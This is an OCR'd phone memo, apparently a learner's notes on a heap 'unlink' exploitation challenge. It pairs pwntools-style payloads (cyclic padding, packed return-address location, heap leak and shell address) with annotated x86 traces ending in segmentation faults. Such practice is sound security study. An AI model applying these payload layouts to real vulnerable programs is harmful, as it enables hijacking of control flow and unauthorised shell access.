

18:37 7月4日(月) 83%

メモ

unlink: payload="A"*4 + p32(ret_addr_location) + cyclic(8) + p32(heap_leak+8) + p32(shell_addr)

mov eax,[ebp+8] //ebp+8=0x98fe428 : 0x00000000

mov eax,[eax+4] //eax=0x98fe428 : 0x00000000,

0x00000000

mov [ebp-4],eax //ebp-4=0xffad8ff4:0xf7786000

eax=0x0

mov eax,[ebp+8] //ebp+8=0x098fe428: 0x0

mov eax,[eax] //eax=0x98fe428:0x0

mov [ebp-8],eax // eax=0x0

mov eax,[ebp-8] //ebp-8=0xffad8ff0:0x0

mov edx,[ebp-4] //ebp-4=0xffad8ff4: 0x0

mov [eax+4],edx // eax=0x0

eax+4=0x4

edx=0x0

SIGSEV

unlink: payload = cyclic(72)

mov eax, [ebp+8] // ebp+8 = 0xffda8000: 0x099c2428:
0x61616165 "aaae"

mov eax, [eax+4] // eax = 0x099c2428: 0x61616165
"aaae"

eax+4 = 0x099c242c: 0x61616166
"aaaf"

mov [ebp-4], eax // eax = 0x61616166 "aaaf"

mov eax, [ebp+8] // ebp+8 = 0xffda8000: 0x099c2428:
0x61616165 "aaae"

mov eax, [eax] // eax = 0x099c2428: 0x61616165
"aaae"

mov [ebp-8], eax // eax = 0x61616165 "aaae"

mov eax, [ebp-8] // ebp-8 = 0xffda7ff0: 0x61616165
"aaae"

mov edx, [ebp-4] // eax = 0x61616165 "aaae"
ebp-4 = 0xffda7ff4: 0x61616166

mov edx, [ebp-4] // eax = 0x61616165 "aaae"

ebp-4 = 0xffffd7f4 : 0x61616166

"aaaf"

mov [eax+4], edx // edx = 0x61616166 "aaaf"

eax = 0x61616165 "aaae"

eax+4 = 0x61616169

SIGSEV

unlink : payload = cyclic(16) + p32(heap_leak+8)

+ p32(ret_addr_location)